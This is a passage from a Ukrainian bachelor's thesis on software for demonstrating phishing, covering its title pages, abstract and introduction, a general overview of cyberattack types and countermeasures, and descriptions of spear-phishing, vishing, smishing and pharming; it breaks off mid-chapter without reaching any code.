Міністерство освіти і науки України

Тернопільський національний технічний університет імені Івана Пулюя

Факультет комп'ютерно-інформаційних систем і програмної інженерії

(повна назва факультету)

кібербезпеки

(повна назва кафедри)

КВАЛІФІКАЦІЙНА РОБОТА

на здобуття освітнього ступеня

бакалавр

(назва освітнього ступеня)

на тему: Розробка програмного забезпечення для демонстрації методів фішингу

Виконав(ла): студент(ка) 4 курсу, групи СБ-41
спеціальності 125 - Кібербезпека

(шифр і назва спеціальності)

(підпис) Прокопенко О.Є (прізвище та ініціали)

Керівник (підпис) Карпінський М.П (прізвище та ініціали)

Нормоконтроль (підпис) Лобур Т.Б (прізвище та ініціали)

Завідувач кафедри (підпис) Загородна Н.В (прізвище та ініціали)

Рецензент (підпис) (прізвище та ініціали)

Тернопіль

2023

Міністерство освіти і науки України

Тернопільський національний технічний університет імені Івана Пулюя

Факультет **Факультет комп'ютерно-інформаційних систем і програмної інженерії**

(повна назва факультету)

Кафедра 125 – Кібербезпека

(повна назва кафедри)

ЗАТВЕРДЖУЮ
Завідувач кафедри
_____ Загородна Н.В
(підпис) (прізвище та ініціали)
« » 20___ р.

З А В Д А Н Н Я

НА КВАЛІФІКАЦІЙНУ РОБОТУ

на здобуття освітнього ступеня бакалавр

(назва освітнього ступеня)

за спеціальністю 125 - Кібербезпека

(шифр і назва спеціальності)

студенту Прокопенко Олегу Євгеновичу

(прізвище, ім'я, по батькові)

1. Тема роботи Розробка програмного забезпечення для демонстрації методів фішингу

Керівник роботи доктор технічних наук, професор кафедри КБ Карпінський Микола Петрович.

(прізвище, ім'я, по батькові, науковий ступінь, вчене звання)

Затверджені наказом ректора від «*03*» *квітня* 2023року № _____

2. Термін подання студентом завершеної роботи _____

3. Вихідні дані до роботи Персональний комп'ютер з середовищем локального сервера Open Server. Редактор коду Visual Studio Code 2022, Virtual Box, Kali Linux; документація; інтернет ресурси

4. Зміст роботи (перелік питань, які потрібно розробити)

РОЗДІЛ 1 ВИДИ КІБЕРАТАК ТА ПРОТИДІЯ; РОЗДІЛ 2 ВИДИ ФІШИНГОВИХ СТАТИСТИКА; РОЗДІЛ 3 СТВОРЕННЯ ФІШИНГОВОГО ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ.

5. Перелік графічного матеріалу (з точним зазначенням обов'язкових креслень, слайдів)

Демонстраційний матеріал у вигляді ppt-презентації

6. Консультанти розділів роботи

Розділ	Прізвище, ініціали та посада консультанта	Підпис, дата	
		завдання видав	завдання прийняв
Безпека життєдіяльності, основи хорони праці	Пилипець М.І., д.т.н проф.кафедри МТ		

7. Дата видачі завдання 16.01.2023 р.

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів роботи	Термін виконання етапів роботи	Примітка
1.	Ознайомлення з завданням до кваліфікаційної роботи	23.03 – 26.03	*Виконано*
2.	Підбір джерел з фішингу та його методів. Ознайомлення		
	З практичною частною.	27.03 – 09.04	*Виконано*
3.	Опрацювання джерел про фішинг та основних методів		
	фішингу	10.04 – 16.04	*Виконано*
4.	Виконання дослідження щодо фішингу та розробки		
	Програмного забезпечення	17.04 – 23.04	*Виконано*
5	Розроблення програмного коду	24.04 – 29.04	
6.	Оформлення розділу «Аналіз предметної області»	30.04 – 07.05	*Виконано*
7.	Оформлення розділу «Теоретична частина»	08.05 – 15.05	*Виконано*
8.	Оформлення розділу «Практична частина»	16.05 – 21.05	*Виконано*
9.	Виконання завдання до підрозділу «Безпека		
	життєдіяльності, основи хорони праці»	14.05 – 21.05	*Виконано*
10.	Оформлення кваліфікаційної роботи	22.05 – 05.06	*Виконано*
11.	Нормоконтроль	06.06 – 12.06	*Виконано*
12.	Перевірка на плагіат	10.06 – 15.06	*Виконано*
13.	Попередній захист кваліфікаційної роботи	16.06 – 19.06	*Виконано*
14.	Захист кваліфікаційної роботи	21.06	

Студент _____ Прокопенко Олег Євгенович
(підпис) (прізвище та ініціали)

Керівник роботи _____ Карпінський Микола Петрович
(підпис) (прізвище та ініціали)

АНОТАЦІЯ

Розробка програмного забезпечення для демонстрації методів фішингу // Кваліфікаційна робота ОР «Бакалавр» // Прокопенко Олег Євгенович// Тернопільський національний технічний університет імені Івана Пулюя, факультет комп'ютерно-інформаційних систем і програмної інженерії, кафедра кібербезпеки, група СБ-41 // Тернопіль, 2023 // с. 70 , рис. – 12, табл. – 0, лістинги. – 5, додатки – 1.

Ключові слова: ФІШИНГ, ПРОГРАМНЕ ЗАБЕЗПЕЧЕННЯ, СОЦІАЛЬНИЙ ІНЖЕНЕРИНГ, БЕЗПЕКА, ПРОТИДІЯ, АНАЛІЗ.

Основною метою даної роботи є розробка фішингового програмного забезпечення. Для цього було розглянуто різні методи кібератак, та як працює соціальний інженеринг.

Об'єкт дослідження - процес створення фішингового програмного забезпечення.

Предмет дослідження - методи та види фішингу.

При написанні кваліфікаційної роботи, був здійснений теоретичний аналіз і виклад наукової літератури, запропоновані методики кібератак.

Результатом роботи є розробка фішингового програмного забезпечення.

В даній кваліфікаційній роботі включено розширений аналіз, опис і розробку фішингового програмного забезпечення

.Для реалізації даної роботи були використані програмні продукти: Visual Studio Code 2022, Open Server, Kali Linux.

ABSTRACT

Development of software to demonstrate phishing methods// Qualification work of OR "Bachelor" // Prokopenko Oleh Evgenovich // Ivan Pulyuy Ternopil National Technical University, Faculty of Computer Information Systems and Software Engineering, Department of Cyber Security, Group SB-41 // Ternopil, 2023 // with. 70, fig. - 12, tab. – 0, listings. – 5, applications – 1.

Keywords: PHISHING, SOFTWARE, SOCIAL ENGINEERING, SECURITY, COUNTERMEASURE, ANALYSIS.

The main goal of this work is the development of phishing software. For this, various methods of cyberattacks and how social engineering works were considered.

The object of research is the process of creating phishing software.

The subject of research is methods and types of phishing.

When writing the qualification paper, a theoretical analysis and presentation of the scientific literature was carried out, and the methods of cyberattacks were proposed.

The result of the work is the development of phishing software.

This qualification work includes an extended analysis, description and development of phishing software

To implement this work, the following software products were used: Visual Studio Code 2022, Open Server, Kali Linux.

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ

TTP **(**Tactics Techniques Procedures) - Тактика Техніка Процедури

BD(Backdoors) – обхідний шлях

CDN (Content Delivery Network) - Територіально розподілена мережева інфраструктура для оптимізації доставки та розповсюдження контенту.

SMS (Short Massage Send) – технологія прийомінадсилання повідмолення.

VPN (Virtual Private Network) – технологія, яка дозволяє створити віртуальні захищені мережі.

ШІ – штучний інтелект

ПЗ – Програмне забезпечення.

ПК – Персональний комп’ютер

ЗМІСТ

ВСТУП

Сьогодні фішинг, особливо атаки соціальної інженерії та фішингові афери також продовжують залишатися найбільш поширеними типами атак, використовуваним кіберзлочинцями, що є проблемою безпеки. Фішинг має на увазі незаконний процес, під час якого робляться спроби отримати конфіденційну або інформацію, яка в більшості несе за собою тільки обман та хоче зашкодити Вам. Паролі, дані кредитних карт, імена користувачів і дані для входу в систему, і це тільки не велика частина. Сюди входять дані картки, імена користувачів, імена для входу в систему та адреси електронної пошти. Під час фішингу зловмисник видає себе за довірену особу в певній галузі. Також злочинці використовують, методів і процедур TTP наступальної безпеки. Код експлойта може використовуватись зловмисниками у своїх кампаніях як доказ концепції. Досить часто зловмисники використують BD для отримання несанкціонованого доступу до інформації.

За останні роки, фішинг став найпоширенішим та найефективнішим видом кіберзлочинів. За допомогою фішингу було викрадено мільярди доларів та отримання важливої інформації в різних сферах. Це відбувається тому, що фішингові зловмисники постійно вигадують нові і складні вразливості для того щоб отримати якусь вигоду від цього. Життя в інтернеті з кожним роком стає прогресивнішим, тепер люди мають змогу роботи онлайн покупки, отримувати освіту. Це також викликало зміну в компаніях, які стали фокусуватися на створенні нових онлайн-продуктів і послуг, які стали домінувати на ринку та приносити більший дохід порівняно з стаціонарними видами. Однак ці зміни також дали злочинцям можливість здійснювати нові види та способи комп'ютерних і мережевих злочинів, які можна назвати кіберзлочинністю. Боротьба з фішингом йде кожного дня, про те антифішингові спеціалісти і досі стикають з проблемами. Незважаючи на велику кількість досліджень з фішингу, представлених у літературі, в очах фахівців з інформаційної безпеки існує лише

кілька категорій фішингу. Ось кілька прикладів ресурсів, які були скомпрометовані:

- Соціальні мережі (Instagram, Facebook, YouTube).
- Сервіси веб-грошей(PayPal).
- Аукціонні сайти (OLX, Shafa).
- Онлайн банки (ПриватБанк, Monobank).
- Інтернет провайдери.

Хотілось би виділити основні наслідки для компаній після фішингових атак. Вони можуть призвести до витоку даних. Чим це може бути погано для компанії? Компанія може втратити не тільки гроші але й репутацію партнерів та втраті вартості організації, що може призвести до руйнування бізнесу.

Після проведення таких атак, співробітники, партнери та клієнт можуть почати сумніватись в безпеці їхніх даних, тим самим виражати своє невдоволення різними методами. Також їхні дані можуть опинитись в публічному доступі, що є найгіршим в вище переліченому.

Навіть великі компанії такі як Meta та Google, у період з 2013-2016 часто попадались на «гачок» і втратили більше 100 мільйонів доларів. Бельгійський «Crelan Bank» втратив близько 76 мільйонів доларів внаслідок шахрайства. І це тільки маленький перелік відомих компаній які були обдурені.

Не забуваємо про те, що зараз також триває війна і на інформаційному фронті, тому треба розуміти, що хакери країни агресора проводять фішингові атака не тільки на великі компанії, але і на користувачів банків, соціальних мереж або електронні пошти, з метою отримання вашої інформації, з якою вони можуть робити провокації чи маніпуляції.

Також слід пам’ятати про втрати користувачів та співробітників. Навіть з цього зрозуміло, що проблема фішингу є дуже актуальною на сьогодні. Для того щоб застерегти користувачів від цього, в своїй роботі, Я розробив практичний

РОЗДІЛ 1 ВИДИ КІБЕРАТАК ТА ПРОТИДІЯ

1.1 Види кібератак

Кібератака - це незаконне діяння, спрямоване на злам, пошкодження, руйнування або несанкціонований доступ до комп'ютерних систем, мереж, програмного забезпечення або електронної інформації. Існує безліч видів кібератак, і ось декілька найпоширеніших:

Віруси і шкідливе програмне забезпечення: ці атаки включають в себе поширення вірусів, черв'яків, троянських програм і шкідливого програмного забезпечення через електронну пошту, недоброзумні сайти або заражені носії інформації. Шкідливе програмне забезпечення може виконувати різні шкідливі дії, від знищення даних до злому системи.

Фішинг: це атака, при якій зловмисник намагається отримати конфіденційну інформацію (таку як паролі, номери кредитних карток тощо) шляхом видавання себе за довірену особу або організацію. Зазвичай зловмисник надсилає підроблені електронні листи або створює фальшиві веб-сайти, щоб спокусити жертву.

DDoS-атаки: атака з відмовою в обслуговуванні (Distributed Denial of Service) полягає в переповненні системи або мережі таким обсягом трафіку, що вона стає недоступною для легітимних користувачів. Це здійснюється за допомогою ботнетів - мережі комп'ютерів, які були заражені шкідливим програмним забезпеченням і підконтрольні зловмиснику.

Основна ідея DDoS-атаки полягає в тому, що зловмисники використовують ботнет - мережу комп'ютерів або пристроїв, які були заражені шкідливими програмами і перетворені на зомбі-комп'ютери. Кожен зомбі-комп'ютер, відомий як бот, може відправляти запити до цільового сервера одночасно з інших комп'ютерів ботнету. Це робить атаку важкою для виявлення та блокування, оскільки запити здійснюються з різних IP-адрес.

DDoS-атаки можуть мати різні форми і використовувати різні протоколи, такі як HTTP, DNS, SYN, ICMP і т.д. Деякі типи DDoS-атак включають:

Отримання доступу до великої кількості комп'ютерів ботнету для надсилання запитів до цільового сервера (наприклад, HTTP Flood або SYN Flood).

Використання вразливостей в мережевих протоколах, таких як ICMP або UDP, для перевантаження цільового сервера (наприклад, ICMP або UDP Flood).

Отримання доступу до DNS-серверів для надсилання запитів на розблокування доменних імен, що перевантажує DNS-інфраструктуру (наприклад, DNS Amplification або DNS Flood).

Спроби перевантаження ресурсів сервера або бази даних, виконуючи запити, які вимагають великої кількості обчислювальних ресурсів (наприклад, HTTP POST атака або Slowloris).

Ефективність DDoS-атак полягає в їх масштабі і можливості надсилати велику кількість запитів одночасно, перевантажуючи ресурси цільового сервера. Це може призвести до недоступності веб-сайтів, мережевих служб або сервісів, а також до великих фінансових втрат.

Для захисту від DDoS-атак використовуються різні техніки, такі як виявлення аномального трафіку, фільтрація запитів на рівні мережі, розподілення навантаження та використання CDN для зменшення впливу атаки.

Соціальний інжиніринг: це техніка, при якій зловмисник маніпулює психологічними впливами на людей, щоб отримати несанкціонований доступ до конфіденційної інформації. Наприклад, зловмисник може використовувати переконливі методи переконати співробітника видалити важливі файли або надати доступ до захищених систем.

Основна ідея соціального інжинірингу полягає в тому, щоб вплинути на людський фактор і використати його вразливості. Зловмисники можуть використовувати різні методи соціального інжинірингу, включаючи такі:

- Вимога підтримки: Зловмисники можуть вигадати ситуацію, в якій вони проситимуть допомоги або надання доступу до системи, використовуючи соціальну довіру або милосердя людей.
- Відволікання уваги: Зловмисники можуть використовувати різні методи, такі як відправка спаму, створення шуму або підробка ідентифікаційних карток, щоб відволікти увагу людей і виконати несанкціонований доступ або отримати інформацію.
- Імперсонація: Зловмисники можуть вигадати себе як авторитетні особи, такі як представники компаній, технічна підтримка або навіть колеги, з метою отримання інформації або здійснення шкідливих дій.
- Соціальне інжиніринг через соціальні мережі: Зловмисники можуть використовувати соціальні мережі для отримання особистої інформації про цільову особу, таку як день народження, інтереси, місце роботи тощо, з метою створення переконливих сценаріїв або атак.

Витік інформації – це процес незаконного отримання чутливої інформації, такої як комерційні таємниці, патенти, персональні дані, від компаній або осіб, які мають до неї доступ. Зловмисники можуть використовувати технічні методи, наприклад, злам системи, або соціальні методи. Виток інформації може включати різноманітні види даних, такі як особисті дані (імена, адреси, номери соціального страхування), фінансові дані (кредитні картки, банківські реквізити), медичні записи, комерційні та технічні дані, корпоративні секрети тощо. Виток інформації може мати серйозні наслідки для осіб, організацій і навіть суспільства в цілому. Це може мати серйозні наслідки, включаючи фінансові втрати, порушення приватності, крадіжку особистості, шкоду репутації, порушення законодавства про захист даних та інші негативні наслідки. Організації та особи повинні приділяти належну увагу заходам безпеки, таким як шифрування даних, регулярне оновлення програмного забезпечення, сильні паролі, заборона доступу до конфіденційної інформації для невповноважених осіб та інші заходи, щоб запобігти витоку інформації.

Атаки на слабкі місця в програмному забезпеченні: ці атаки використовують вразливості або помилки в програмному забезпеченні для злому системи або отримання несанкціонованого доступу. Наприклад, атаки типу "буферний переповнення" можуть дозволити зловмиснику виконати код на вразливій системі і набути контролю над нею.

Атаки на паролі: такі атаки спрямовані на отримання паролів користувачів для незаконного доступу до їх облікових записів або систем. Це може включати в себе використання слабких паролів, перехоплення паролів за допомогою "перехоплення клавіатури" або "фішингу паролів".

Атаки на мережеву інфраструктуру: ці атаки спрямовані на злам або перехоплення мережевого обладнання, такого як маршрутизатори, комутатори або файрволи, з метою отримання контролю над мережею або знищення її функціональності.

Атаки на мобільні пристрої: з поширенням смартфонів та планшетів, зловмисники стали спрямовувати свої атаки на мобільні пристрої. Це можуть бути шкідливі додатки, які зламують безпеку пристрою, фішингові повідомлення або атаки на мобільні мережі.

Атаки на хмарні системи: зростання використання хмарних обчислень привело до появи атак, спрямованих на отримання несанкціонованого доступу до хмарних облікових записів, викрадення або пошкодження даних, а також на використання хмарних ресурсів для проведення шкідливих операцій.

Це лише кілька загальних видів кібератак, і кожен з них може мати різні варіації та складність. Кібербезпека вимагає постійного вдосконалення та застосування заходів захисту, щоб запобігти таким атакам і зменшити їх наслідки

Кібератаки є популярними з кількох причин:

Потужність і швидкість: Кібератаки можуть бути виконані швидко та ефективно, з великою масштабованістю. За допомогою комп'ютерних мереж і автоматизованих засобів зламу, зловмисники можуть виконувати атаки на велику кількість цілей одночасно, розповсюджуючи шкідливе програмне

забезпечення, надсилаючи фішингові повідомлення або перевантажуючи системи.

Фінансова мотивація: Кібератаки можуть приносити великі прибутки зловмисникам. Це може включати викрадення фінансових даних, злам електронних платежів, крадіжку ідентифікаційної інформації для продажу на чорному ринку або вимагання викупу за доступ до зашифрованих даних.

Анонімність: Кібератаки можуть бути виконані з різних куточків світу, і зловмисники можуть залишатися анонімними. З використанням анонімних мереж, проксі-серверів та інших технологій, зловмисники можуть ускладнити виявлення та ідентифікацію їх особи.

Широкі можливості цілей: Кібератаки можуть бути спрямовані на різноманітні цілі, включаючи компанії, урядові організації, медіа, фінансові установи, мережі соціальних мереж та індивідуальних користувачів. Жодна сфера не залишається поза увагою зловмисників, оскільки кіберпростір є всеохоплюючим.

Широкий спектр методів: Існує багато різних методів та технік, які можуть бути використані в кібератаках. Це означає, що зловмисники можуть вибирати найбільш ефективні та придатні для їх потреб методи, використовуючи технологічні вразливості, соціальну інженерію або комбінації різних підходів.

Загалом, широка доступність технологій, фінансова мотивація та анонімність роблять кібератаки привабливими для зловмисників, і це викликає постійне зростання кіберзагроз у світі.

1.2 Протидія кібератакам

Протидія кібератакам вимагає комплексного підходу та використання різноманітних заходів забезпечення кібербезпеки. Ось деякі загальні рекомендації щодо протидії кібератакам:

Забезпечення актуального та оновленого програмного забезпечення: Регулярно оновлюйте операційну систему, антивіруси, файрволи та інші

програми, що використовуються. Оновлення часто містять важливі поправки безпеки, які закривають вразливості, які можуть використовуватися зловмисниками.

Використання сильних паролів та багатофакторної аутентифікації: Встановлюйте унікальні та складні паролі для всіх ваших облікових записів. Використовуйте багатофакторну аутентифікацію, яка додає додатковий шар захисту, вимагаючи додаткові перевірки, такі як одноразові паролі або підтвердження через мобільні пристрої.

Освіта користувачів: Потрібно проводити навчання та освіту користувачів щодо основних принципів кібербезпеки, таких як розпізнавання фішингових атак, небезпеки відкриття невідомих посилань або завантаження невідомого вмісту. Навчання користувачів може допомогти уникнути багатьох типів соціально-інженерних атак.

Резервне копіювання даних: Регулярно створюйте резервні копії важливих даних і зберігайте їх в надійному місці. Резервне копіювання може відновити ваші дані в разі втрати або шифрування через кібератаку.

Використання файрволів та інших заходів забезпечення мережі: Встановлюйте файрволи та інші заходи забезпечення мережі, щоб контролювати трафік, фільтрувати шкідливі дії та запобігати несанкціонованому доступу до вашої мережі.

Моніторинг та виявлення: Використовуйте системи моніторингу та виявлення, які допоможуть виявити підозрілу активність або вторгнення в систему. Це дозволить вам швидко реагувати та вживати заходів для зупинення атаки.

Співпраця з кібербезпековими експертами: Розгляньте співпрацю з кібербезпековими фахівцями або фірмами, які можуть надати консультації, провести аудит безпеки та розробити план заходів забезпечення кібербезпеки для вашої організації.

Ці заходи представляють лише загальний огляд того, як протидіяти кібератакам. Кожна організація або користувач повинні аналізувати свої

конкретні потреби та ризики, розробляти план заходів забезпечення кібербезпеки та постійно оновлювати його, щоб відповідати змінюваним загрозам кіберпростору.

Зважаючи на швидкий розвиток кібератак та постійно змінюючіся загрози, протидія кібератакам вимагає постійного вдосконалення та впровадження нових стратегій. Ось кілька додаткових рекомендацій:

Перевірка та оновлення політик безпеки: Розробіть та впровадьте політики безпеки для вашої організації, які охоплюють такі аспекти, як парольні вимоги, контроль доступу, обмеження привілеїв користувачів та моніторинг діяльності.

Шифрування даних: Використовуйте шифрування для захисту конфіденційної і чутливої інформації, яка передається по мережі або зберігається на пристроях. Шифрування даних ускладнює доступ до інформації зловмисникам навіть у разі незаконного доступу до даних.

Резервне планування та відновлення: Розробіть резервний план для реагування на кібератаки та відновлення нормальної роботи після інциденту. Це включає регулярне створення резервних копій даних, документування процедур відновлення та проведення тренувань персоналу з їх виконання.

Моніторинг та виявлення загроз: Використовуйте системи моніторингу та виявлення, які аналізують мережевий трафік, журнали подій та інші дані для виявлення аномальної або підозрілої активності. Це дозволяє вчасно виявляти можливі загрози та реагувати на них.

Актуалізація навичок персоналу: Забезпечуйте навчання та підвищення кваліфікації персоналу з питань кібербезпеки. Це може включати проведення тренінгів, участь у конференціях та курсах, що допомагають персоналу засвоїти найновіші методи та стратегії протидії кібератакам.

Аудит безпеки: Регулярно проводьте аудит безпеки, щоб оцінити поточний стан безпеки вашої мережі та систем. Це допоможе виявити вразливості та проблеми безпеки та вжити необхідні заходи для їх усунення.

Співпраця та обмін інформацією: Активно співпрацюйте з іншими організаціями, які також мають інтерес до кібербезпеки, включаючи галузеві

асоціації, урядові органи та інші підприємства. Обмінюйтеся інформацією про виявлені загрози, атаки та рішення, що допоможуть покращити загальний рівень кібербезпеки.

Створення політики забезпечення кібербезпеки: Розробіть і впровадьте комплексну політику забезпечення кібербезпеки для вашої організації. Вона повинна включати правила та процедури, вимоги до безпеки, відповідальності співробітників та керівництва, а також механізми контролю та оцінки виконання політики.

Застосування механізмів контролю доступу: Використовуйте механізми контролю доступу, такі як ролева модель, обмеження привілеїв та облік доступу до систем та даних. Це допоможе обмежити можливості зловмисників отримати несанкціонований доступ до цінної інформації.

Постійна моніторинг та оновлення: Постійно моніторуйте кібербезпеку вашої організації, оцінюйте нові загрози, вразливості та технології, що можуть допомогти зловмисникам. Оновлюйте свої заходи безпеки, включаючи програмне забезпечення, апаратні засоби та процедури, для забезпечення ефективності та відповідності найновішим стандартам безпеки.

Створення свідомої культури безпеки: Популяризуйте свідомість про кібербезпеку серед співробітників

Ці рекомендації надають загальний огляд стратегій протидії кібератакам. Важливо розуміти, що кожна організація має свої унікальні потреби та ризики, тому важливо провести аналіз та адаптувати заходи забезпечення кібербезпеки для відповідності конкретним вимогам та контексту вашої організації.

В цій дипломній роботі, ми розглянемо більш детально фішниг – як метод шахрайства та отримання несанкціонованого доступу.

РОЗДІЛ 2 ВИДИ ФІШИНГОВИХ АТАК СТАТИСТИКА ТА ПРОТИДІЯ

2.1 Види фішингу

В першу чергу фішинг, це метод соціальної інженерії, де метою злочинця є зібрати особисту інформацію або встановити шкідливе системне забезпечення в будь яку систему. Дії можуть бути різними, але в більшості випадків жертва повинна клацнути на шкідливе посилання в електронному листі, яке перенаправляє користувача на підроблений сайт, де жертва вписує свою конфіденційну інформацію, яку в результаті отримую злочинець. Ці повідомлення відправляють сотнями на різні електроні адреси. Дуже часто, підроблені сайти важко відрізнити від оригінальних, в більшості це банківські, соціальні мережі а інколи це навіть сайти організації де працює жертва. Інколи, злочинці можуть допускати помилки в домені або навіть граматичні помилки які в результаті можна помітити та не втрапити в їхню пастку. Ці атаки зазвичай мають низький показник ефективності

Для досягнення більшого успіху, зловмисники атакують цілеспрямовано якусь жертву чи організацію. Такий метод потребує більшої підготовки та часу на виконання. Зловмисники поступово збирають інформацію, проводять дослідження жертви адже тут кожна помилка може бути фатальною і жертва запідозрить неладне. Під час таких атак, зловмисники можуть надсилати листи повністю ідентичні до законних, з логотипами, електронними підписами. Це робиться для максимальної схожості з оригіналом, і щоб жертва не сумнівалась і встановила шкідливе програмне забезпечення або натиснула на лінк. Через важку підготовку злочинців, може бути складно виявити підробку.

Отож, цільовий фішинг (англ. spear-phishing) - це вид фішингу, при якому зловмисники націлені на конкретних осіб, організації або групу людей. Вони проводять ретельну підготовку та дослідження, щоб створити персоналізовані та правдоподібні повідомлення з метою отримати конфіденційну інформацію або зламати систему.

Особливості цільового фішингу:

- Персоналізація: Зловмисники знають інформацію про своїх цільових жертв, таку як імена, посади, робочі місця, контакти тощо. Вони використовують цю інформацію для створення вигляду персонального та довірливого повідомлення.

- Достовірність: Зловмисники можуть використовувати ім'я відомої компанії, логотипи, електронні адреси, номери телефонів або інші елементи, що надають повідомленню вигляд автентичного та довірливого джерела.

- Соціальний інжиніринг: Цільовий фішинг включає в себе використання соціального інжинірингу для переконання жертви у важливості або невідкладності дій. Зловмисники можуть використовувати маніпуляцію емоціями, загрози, леґітимність або справжні події для створення бажання реагувати.

- Цільовість: Основна відмінність цільового фішингу полягає в тому, що зловмисники спрямовуються на конкретну особу або групу осіб. Це можуть бути керівники компаній, співробітники високого рівня, інформаційні ресурси, які використовуються в специфічних секторах, або особи зі значним доступом до конфіденційної інформації.

Використання різних каналів комунікації: Зловмисники можуть використовувати електронну пошту, соціальні мережі, текстові повідомлення, телефонні дзвінки або будь-який інший канал комунікації для спілкування з жертвами.

Метою цільового фішингу може бути крадіжка конфіденційної інформації, доступ до облікових записів, внесення змін у фінансові дані, поширення шкідливого програмного забезпечення або інші шахрайські дії, що ставлять під загрозу безпеку та приватність жертви.

Телефонний фішинг, також відомий як vishing (від "voice" - голос і "phishing" - фішинг), є методом шахрайства, при якому зловмисники використовують телефонні дзвінки або голосові повідомлення для отримання конфіденційної інформації від своїх жертв. Вони намагаються переконати людей

розкрити особисті дані, такі як номери кредитних карток, паролі, пін-коди або інші конфіденційні відомості.

Основні етапи телефонного фішингу:

- Спілкування по телефону: Зловмисники зазвичай встановлюють контакт з потенційною жертвою шляхом телефонного дзвінка. Вони можуть видачу себе за працівників банку, представників компаній, сервісних провайдерів або навіть правоохоронних органів.

- Соціальний інжиніринг: Зловмисники використовують різні методи соціального інжинірингу, щоб спонукати жертву до розкриття конфіденційної інформації. Вони можуть створити невідкладну ситуацію, вимагати негайних дій або надавати фальшиву інформацію, щоб переконати людину в своїй автентичності.

- Збір конфіденційної інформації: Зловмисники прагнуть отримати різні види конфіденційної інформації від своїх жертв, такі як номери банківських карток, ССН (соціальний страховий номер), паролі, пін-коди тощо. Вони можуть використовувати методи переконання, страху, підманювання або загроз для досягнення своєї мети.

- Використання отриманої інформації: Після отримання конфіденційної інформації зловмисники можуть використовувати її для шахрайських дій, таких як крадіжка ідентичності, фінансові маніпуляції, доступ до банківських рахунків або зловживання особистою інформацією жертви.

Spear-phishing (від "spear" - спис і "phishing" - фішинг) - це вид цілеспрямованого фішингу, в якому зловмисники намагаються отримати конфіденційну інформацію шляхом відправки персоналізованих, маскованих або підроблених повідомлень електронної пошти (або інших форм спілкування) специфічним особам або групам людей, таким як працівники підприємств, урядові службовці, або інші особи, які можуть мати доступ до цінної інформації.

Основні етапи spear-phishing:

- Збір інформації: Зловмисники здійснюють ретельний аналіз та збір інформації про потенційні цілі. Вони досліджують цільові особи, їхні профілі в

соціальних мережах, професійні контакти, робочі облікові записи, веб-сайти підприємств тощо. Ця інформація допомагає зловмисникам підготувати персоналізовані повідомлення, що збільшує їхню шанси на успіх.

- Створення персоналізованого повідомлення: Зловмисники створюють виглядом автентичні електронні листи, які містять персоналізовану інформацію про цільову особу або організацію. Вони можуть використовувати ім'я, посаду, відомості про проект або інші деталі, що роблять повідомлення більш переконливим і автентичним.
- Спонукання до дії: Повідомлення spear-phishing зазвичай намагаються спонукати цільову особу до виконання певної дії, такої як натискання на шкідливе посилання, завантаження інфікованого вкладення або надання конфіденційної інформації. Зловмисники можуть використовувати соціальний інжиніринг, невідкладність, вимоги від єдиної особи чи вищого керівництва або створювати штучну необхідність у дії для збільшення шансів на успіх.
- Зловживання отриманою інформацією: Якщо цільова особа підлягає спілкуванню і виконує шахрайські вимоги, зловмисники отримують доступ до конфіденційної інформації або можуть використовувати її для шахрайських дій, таких як крадіжка ідентичності, фінансові маніпуляції або доступ до корпоративних ресурсів.

Smishing (скорочення від "SMS" і "phishing") - це вид фішингу, в якому зловмисники використовують текстові повідомлення (SMS) для шахрайського отримання конфіденційної інформації від потенційних жертв. Вони надсилають підроблені або маніпульовані повідомлення, які спонукають людей розкрити свої особисті дані, фінансову інформацію або виконати шахрайські дії.

Основні етапи смішингу:

- Відправка фішингового SMS: Зловмисники надсилають текстове повідомлення на мобільний телефон потенційної жертви. Це повідомлення може надійти від підробленого номера або з маскованим номером, щоб зробити його схожим на повідомлення від довіреної організації або компанії.

- Використання соціального інжинірингу: Повідомлення смішингу зазвичай використовують соціальний інжиніринг, щоб переконати жертву в розкритті конфіденційної інформації. Зловмисники можуть створювати ситуації невідкладності або використовувати шахрайські історії, щоб спонукати жертву до дії.

- Запит особистої інформації: В повідомленні зловмисники проситимуть жертву надати свої облікові дані, такі як номери банківських карток, паролі, соціальні номери, дати народження або іншу особисту інформацію. Вони можуть також надихати жертву на виконання фінансових транзакцій або шахрайських дій.

- Зловживання отриманою інформацією: Зловмисники використовують отриману конфіденційну інформацію для шахрайських дій, таких як крадіжка ідентичності, злам облікових записів, фінансові маніпуляції або шахрайські дії на користь себе.

Vishing (від "voice" та "phishing") - це вид фішингу, в якому зловмисники використовують голосову комунікацію (телефонні дзвінки, голосові повідомлення) для шахрайського отримання конфіденційної інформації від потенційних жертв. У цьому виді атаки зловмисники намагаються переконати людей у разі важливості або невідкладності події розкрити свої особисті дані, фінансову інформацію або виконати шахрайську дію.

Основні етапи вішінгу:

- Перехоплення контактних даних: Зловмисники можуть отримати контактні дані потенційної жертви шляхом крадіжки або покупки баз даних, а також за допомогою соціального інжинірингу, фішингових веб-сайтів або компрометації компаній, що мають доступ до цих даних.

- Встановлення контакту: Зловмисники зв'язуються з потенційною жертвою за допомогою телефонних дзвінків, голосових повідомлень або систем автоматичних голосових викликів. Вони можуть використовувати підроблені номери телефонів або маскувати свій номер, щоб створити враження, що дзвінок походить від відомого або довіреного джерела.

- Соціальний інжиніринг: Зловмисники використовують різні методи соціального інжинірингу, щоб вплинути на жертву і переконати її в розкритті конфіденційної інформації. Вони можуть використовувати шахрайські історії, залякування, викликати почуття невідкладності або створювати ситуацію, що вимагає негайної дії.

- Запит особистої інформації: Зловмисники стверджують, що вони представники відомих компаній, банків, організацій або державних установ і просять жертву надати свої облікові дані, такі як номери банківських карток, паролі, соціальні номери, дати народження тощо. Вони можуть також просити здійснити фінансові транзакції або виконати інші шахрайські дії.

- Зловживання отриманою інформацією: Зловмисники використовують отриману конфіденційну інформацію для шахрайських дій, таких як крадіжка ідентичності, злам облікових записів, фінансові маніпуляції або шахрайські дії на користь себе.

Pharming є видом кібератаки, спрямованої на перехоплення і перенаправлення трафіку користувачів на підроблені веб-сайти без їхнього відома та згоди. Ця атака використовується для отримання конфіденційної інформації, такої як облікові дані, фінансові дані або інші особисті дані.

Основна ідея фармінгу полягає в тому, що зловмисник впливає на механізми DNS (Domain Name System) або використовує шкідливе програмне забезпечення для перенаправлення трафіку користувачів на фальшиві веб-сайти. DNS є протоколом, що перетворює доменні імена, такі як "example.com", на відповідні IP-адреси, за допомогою яких здійснюється з'єднання з веб-сайтом.

Основні методи фармінгу:

